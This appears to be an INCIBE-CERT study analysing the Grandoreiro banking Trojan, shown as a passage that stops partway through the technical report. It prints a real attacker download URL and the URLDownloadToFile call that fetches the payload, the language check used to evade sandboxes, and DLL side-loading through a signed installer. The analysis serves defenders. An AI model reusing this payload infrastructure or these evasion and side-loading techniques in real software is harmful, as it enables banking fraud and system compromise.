Grandoreiro analysis study

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

June 2022

INCIBE-CERT_STUDY_GRANDOREIRO_ANALYSIS_2022_v1

Index

INDEX OF GRAPHICS

INDEX OF TABLES

1. About this study

This study sets forth the results of the analysis conducted on the Grandoreiro banking Trojan, also known as Delephant. As a trojan, this malware is designed to have multiple uses, the most common of which is to create a backdoor on the infected equipment to be able to download updates and new functions.

The aim of the study is to gather the necessary information to identify the characteristics of this threat as well as its behaviour and techniques used, allowing traceability of future versions of the same malware, or its potential impact on other entities in the financial sector, or even in other sectors.

In addition, there is evidence of the spread of operations conducted with this malware to Europe, including Spain and Portugal, and it has been active in Latin America since 2015.

The actions carried out for its preparation comprise an analysis within a controlled environment. The general information obtained is that Grandoreiro is a Trojan developed in Delphi, a programming language popular for Brazilian malware. It is distributed via phishing, that is, e-mail campaigns that send malicious attachments or links that redirect to fraudulent web pages alerting the user to install fake Java or Flash application updates.

Once its low-level modus operandi has been described, a series of countermeasures are provided to detect this Trojan and, if necessary, to disinfect the affected computer.

2. Document structure

This document comprises a 3.- Introduction part presenting the type of threat that the Grandoreiro Trojan represents, and mentions its main purpose and some of its characteristics

Subsequently, a 4.-Technical report part provides detailed information on the infection routes used by this Trojan, the language in which it is programmed, its functionalities and mode of action, describing the infection process step by step, as well as the protection methods used by Grandoreiro to evade security controls.

Subsequently, recommendations and actions to detect the Grandoreiro threat, as well as the cleaning process, are provided in section 5.- Detection and disinfection .

Finally, section 6.- References lists the references consulted throughout the analysis.

In addition, the document has two annexes: Appendix 1: Indicators of compromise (IOC) includes the indicator of commitment (IOC) associated to Grandoreiro and Appendix 2: Yara Rules of detection comprises the Yara rules for the detection malicious samples of this Trojan.

3. Introduction

Grandoreiro, is one of the many banking Trojans originating in South America that has spread its operations to other regions, mainly to Europe. According to ESET researchers, it has been active since 2015, affecting Latin American countries, mainly Brazil, its country of origin.

According to researchers, Grandoreiro authors update its code at a remarkable speed, and even suspect that two variants exist simultaneously, and in 2019 expanded worldwide to banks in Spain, Mexico and Portugal, as well as adjusting the themes of its distribution campaigns by taking advantage of the disinformation campaigns and hoaxes surrounding COVID-19 at the height of the pandemic, especially during 2020.

4. Technical report

4.1. Infection methods

The most common method of Trojan infection consists of several stages; fist, the target user receives an e-mail which contains a URL pointing to a fraudulent page. By clicking on the link included in the fraudulent email received, the user unknowingly downloads the first element of the process. This is an installer file which, in turn, will download the payload containing the banking Trojan. However, occasionally this file may be included in the e-mail as an attachment.




Email con enlace malicioso.
Acceso a la web fraudulenta.
Descarga fichero comprimido.
Ejecución del fichero instalable.
http//
Web fraudulenta
ZIP
MSI
Malware descarga datos y los descifra.
Ejecuta el EXE con DLL maliciosa.
Compromiso del sistema.
Recolección de datos bancarios.

Figure 1: Process of infection with the Grandoreiro banking Trojan

4.2. Programming language, functions and mode of operation

Grandoreiro in a banking Trojan whose name was inspired by the large volume of binaries generated by the attackers, which exceeded 250 MB. This made it difficult its analysis on the different online sandboxes platforms, as it exceeded the allowed limit by far.

Several binaries are involved in user engagement. It starts from the initial binary that is downloaded by the victim. This binary is a compressed file containing an installer. It contains (msi extension) is the dll ***(sha256sum: 58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382***) that acts as a **downloader** (malware that downloads the threat from the Internet to the victim's computer). This binary is programmed in Delphi and compiled with Borland Delphi 7.




compiler	Borland Delphi(7)[-]	S	?
linker	Turbo Linker(2.25*,Delphi)[DLL32]	S	?

Figure 2: dll downloader compiled with Borland Delphi 7


The second dll ***(sha256sum: 35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a***) and which will be discussed later in the study, belongs to the ***Grandoreiro*** banking Trojan family.

As above, programmed in Delphi and compiled with Borland Delphi 7.



compiler	Borland Delphi(7)[-]	S	?
linker	Turbo Linker(2.25*,Delphi)[DLL32]	S	?

Figure 3: Trojan dll compiled with Borland Delphi 7



virustotal.com/gui/file/ed60e39e21a8477bc2cc209bcd2f9409a685ffff16c6bb63041d426b17fb40f1

ed60e39e21a8477bc2cc209bcd2f9409a685ffff16c6bb63041d426b17fb40f1

18 / 60

18 security vendors and no sandboxes flagged this file as malicious

ed60e39e21a8477bc2cc209bcd2f9409a685ffff16c6bb63041d426b17fb40f1
Archiv.Endes.Fact3101.rar
rar

637.10 KB
Size


2022-01-31 06:57:32 UTC
2 days ago

AhnLab-V3	ⓘ Trojan/Win.Generic.C4634343	Arcabit	ⓘ Trojan.Fragtor.DD765
Avast	ⓘ Win32:DropperX-gen [Drp]	AVG	ⓘ Win32:DropperX-gen [Drp]
BitDefender	ⓘ Gen:Variant.Fragtor.55141	ClamAV	ⓘ Win.Downloader.Zusy-9917016-0
Cyren	ⓘ W32/Banload.FP.gen!Eldorado	Emsisoft	ⓘ Gen:Variant.Fragtor.55141 (B)
eScan	ⓘ Gen:Variant.Fragtor.55141	ESET-NOD32	ⓘ A Variant Of Win32/TrojanDownloader.Ba...
Fortinet	ⓘ W32/Banload.YST!tr.dldr	GData	ⓘ Gen:Variant.Fragtor.55141
Kaspersky	ⓘ HEUR:Trojan-Downloader.Win32.Banload....	Malwarebytes	ⓘ Malware.AI.3797257663
MAX	ⓘ Malware (ai Score=88)	Trellix (FireEye)	ⓘ Gen:Variant.Fragtor.55141
VBA32	ⓘ BScope.TrojanDownloader.Banload	ZoneAlarm by Check Point	ⓘ HEUR:Trojan-Downloader.Win32.Banload....
Ad-Aware	✓ Undetected	ALYac	✓ Undetected

Figure 4: Sample source of analysis

It is a compressed file. Inside there is an installer (msi), which will download the payload containing the banking Trojan.

In the embedded dll, you can see where the URL is located and where the payload can be found; this payload is encrypted so as not to be detected from the start by analysis tools.




```
[0x00551988]> iE
[Exports]

nth paddr      vaddr      bind   type size lib         name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
1   0x00150d88 0x00551988 GLOBAL FUNC 0    Gabinow.dll TILLITTFFDCCCCC5

[0x00551988]> s 0x00551988
[0x00551988]> pd 12
┌ 19: sym.Gabinow.dll_TILLITTFFDCCCCC5 ();
│           0x00551988      83c9ff         or ecx, 0xffffffff          ; -1
│           0x0055198b      baa4195500     mov edx, 0x5519a4
│           0x00551990      b8d8195500     mov eax, 0x5519d8
│           0x00551995      e89696f3ff     call fcn.0048b030
└           0x0055199a      c3             ret
            0x0055199b      00ff           add bh, bh
            0x0055199d      ff             invalid
            0x0055199e      ff             invalid
            0x0055199f      ff2b           jmp [ebx]
            0x005519a1      0000           add byte [eax], al
            0x005519a3      006823         add byte [eax + 0x23], ch
        ┌─< 0x005519a6      7423           je 0x5519cb
[0x00551988]> ps @ 0x5519a4
h#t#t#p://149.56.251.1:51#5#51/esgrime.zi#p
[0x00551988]> ? 0x23
int32   35
uint32  35
hex     0x23
```

URL de descarga del payload

Figure 5: Final Trojan download URL

Fist, the user language is verified, and users having set up English as their language are rejected; if such a user is detected, the process ended. In this way, they ensure that the target user matches their intended target, and would prevent it from being executed as usual on any sandbox platform whose language is English.




```
v24[0] = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v24);
sub_48ADB0((int)&v37);
v7 = (const char *)((int (__fastcall *)(int))System::__linkproc__ LStrToPChar)(v37);
if ( Sysutils::StrPos(v7, "English") )
  System::__linkproc__ Halt0();
sub_48AF68();
v8 = ((int (__fastcall *)(int *, __int32))System::__linkproc__ LStrAsg)(&dword_561430, v43);
((void (__fastcall *)(int))sub_48AF68)(v8);
((void (__fastcall *)(int *, _strings *))System::__linkproc__ LStrLAsg)(&v39, &str_AX3346546774_zi[1]);
v9 = sub_48AFC8(v42, (char)v38);
((void (__fastcall *)(int))sub_48AF68)(v9);
sub_48ADEC(*(int *)v38, (char)v36);
sub_48ADB0((int)&v35);
((void (__fastcall *)(int *, int, int, _strings *, int))System::__linkproc__ LStrCatN)(&v40, 3, v10, &str__[1]
((void (__fastcall *)(int **))sub_48AAF0)(&v33);
v23 = v33;
((void (__fastcall *)(int *, int, int, _strings *, int))System::__linkproc__ LStrCatN)(
  &System__AnsiString,
  3,
  v11,
  &str___27[1],
  dword_561430);
if ( (unsigned __int8)Sysutils::DirectoryExists(System__AnsiString) )
```

```
CODE:0048ADB0
CODE:0048ADB0 sub_48ADB0 proc near
CODE:0048ADB0 push    ebx
CODE:0048ADB1 push    esi
CODE:0048ADB2 mov     esi, eax
CODE:0048ADB4 mov     eax, ds:nSize
CODE:0048ADB9 call    GetMem
CODE:0048ADBE mov     ebx, eax
CODE:0048ADC0 call    GetSystemDefaultLangID
CODE:0048ADC5 movzx   eax, ax
CODE:0048ADC8 mov     edx, ds:nSize
CODE:0048ADCE push    edx             ; nSize
CODE:0048ADCF push    ebx             ; szLang
CODE:0048ADD0 push    eax             ; wLang
CODE:0048ADD1 call    VerLanguageNameA
CODE:0048ADD6 mov     edx, esi
CODE:0048ADD8 mov     eax, ebx
CODE:0048ADDA call    StrPas          ; BDS 2005-2007 and Del
CODE:0048ADDF mov     eax, ebx
CODE:0048ADE1 call    FreeMem
CODE:0048ADE6 pop     esi
CODE:0048ADE7 pop     ebx
CODE:0048ADE8 retn
CODE:0048ADE8 sub_48ADB0 endp
```

Si es English, sale del programa

Figure 6: User language check

Once you have the URL in the correct format, removing filler characters, download the file shown below.



0 folders, 1 files, 6.5 MBytes

0 items selected

Name .extension	Size	Timestamp	Hits
□ esgrime.zip	6.5 MB	1/28/2022 5:56:58 AM	517


HttpFileServer 2.3m
Server time: 2/1/2022 10:38:13 PM
Server uptime: (2 days) 03:26:03

Figure 7: Server hosting the payload

The dll downloads and completes the code so that it can be decompressed later in the expected path. The attackers make sure that the server registers the user's language, as it is intended for Spanish users. They add the language to the URL and use the *URLDownloadToFile* API function:

```
URLDownloadToFile(http://149.56.251.1:51551/esgrime.zip?Español           (Spanish,
international), C:\Users\<user>\AppData\Roaming\nowview\AX3346546774.zip)
```

This file will be stored under path *C:\Users>AppData\Roaming\nownowview\AX3346546774.zip*.




http://149.56.251.1:51551/esgrime.zip

```
15:04:36 Check update: failed
15:06:18 149.56.251.1:1137 Requested GET /esgrime.zip?Español (España, internacional)
15:06:18 149.56.251.1:1137 Fully downloaded - 6.5 M @ 52.0 MB/s - /esgrime.zip?Español (España, internacional)
```

Figure 8: Simulation of the infection process

After several mathematical operations based on XOR, a zip file is generated in which it can be unzipped, leaving the dll placed next to the executable (and 2 other dll that the executable needs), which will be in charge of launching the infection process. The contents of the downloaded file are decrypted and then decompressed, and a series of files are placed in the directory.


co local (C:) ▸ Users ▸ [redacted] ▸ AppData ▸ Roaming ▸ nowview
Buscar nowview
:luir en biblioteca ▾
Compartir con ▾
Nueva carpeta

Nombre	Fecha de modifica...	Tipo	Tamaño
dbghelp.dll	28/01/2022 10:22	Extensión de la apl...	260.647 KB
solodriver.exe	30/08/2021 19:00	Aplicación	909 KB
uires.dll	23/04/2019 13:28	Extensión de la apl...	11.443 KB
zlibai.dll	30/08/2021 19:07	Extensión de la apl...	163 KB


Figure 9: Directory with several files

The malicious dll is *dbghelp.dll*, which, since it is located in the same directory, will be loaded as a regular dll by the *solodriver.exe* executable; this is the first place where it will be looked for, ignoring the legitimate one in the system.

The application *solodriver.exe* is part of the Advanced Installer 18.6.1 software and is called *intune.exe*.

Therefore, they use a legitimate application to load the malicious dll which controls that the main application window remains hidden and is not visible, although at the moment of execution it is briefly displayed before it is hidden again.

If the malicious dll is removed from the same directory where *solodriver.exe* is located is executed, we can see what it really looks like and identify that this file hides the Trojan controlling the displayed windows.




Visual Web Developer Express

Visual Studio Express for Windows Phone

To continue click Next.

Figure 10: Window of solodriver.exe when the dll is not in execution

Apparently, any action triggered by the dll will appear to be performed by *solodriver.exe*, since it is in the memory of the executable as just another dll.



c:\users\[redacted]\appdata\roaming\nowview\solod
- indicators (49) *
- virustotal (warning)
- dos-header (64 bytes)
- dos-stub (224 bytes)
- rich-header (15)
- file-header (Aug.2021)
- optional-header (GUI)
- directories (9)
- sections (99.18%)
- libraries (17) *
- imports (330) *
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- relocations (18662)
- resources (4) *
- strings (size)
- debug (path)
- manifest (asInvoker)
- version (intune.exe)
- certificate (10/12/2013 - 09/12/2023)
- overlay (n/a)

property	value
md5	418B135AECFDE5EE7634492557AD13F3
sha1	C1F80BF9297CC4570EAA8F1605F3B7E0623CB324
sha256	3920A85F5DFA75B1742E9CBCFA2E5CA1A2F9CB87419A49C361218D8363477D35
file-type	executable
date	empty
language	English-US
code-page	Unicode UTF-16, little endian
CompanyName	Caphyon LTD
FileDescription	Advanced Installer Intune Tool
FileVersion	18.6.1.0
InternalName	Intune
LegalCopyright	(c) Caphyon LTD. All rights reserved.
OriginalFilename	**intune.exe**
ProductName	Advanced Installer Intune Tool
ProductVersion	18.6.1.0

property	value
md5	762F454463660DB20E9C1605DD516EA1
sha1	2545097663A0977CB09F2ACF1ECBAFF9D9AA6E66
sha256	6B21ECDDC509A2AE9D7314BA8EE158E783AE1D5F0E80B1D690C2574633A8C1A6
valid-from	10/12/2013 - 00:00:00
valid-to	09/12/2023 - 23:59:59
offset	0x000E1800
size	0x000019E0 (6624 bytes)
revision	0x00000200 (WIN_CERT_REVISION_2_0)
type	0x00000002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)

« Usuarios ▸ [redacted] ▸ AppData ▸ Roaming ▸ nowview

Nombre	Fecha de modifica...	Tipo	Tamaño
dbghelp.dll	28/01/2022 10:22	Extensión de la apl...	260.647 KB
solodriver.exe	30/08/2021 19:00	Aplicación	909 KB
uires.dll	23/04/2019 13:28	Extensión de la apl...	11.443 KB
zlibai.dll	30/08/2021 19:07	Extensión de la apl...	163 KB

Advanced Installer 18.6.1 Release Notes

On August 30th, 2021 Caphyon Ltd. announced the release of **Advanced Installer 18.6.1** in *Free, Professional, Enterprise and Architect* editions. This release is available for download on the Advanced Installer website.

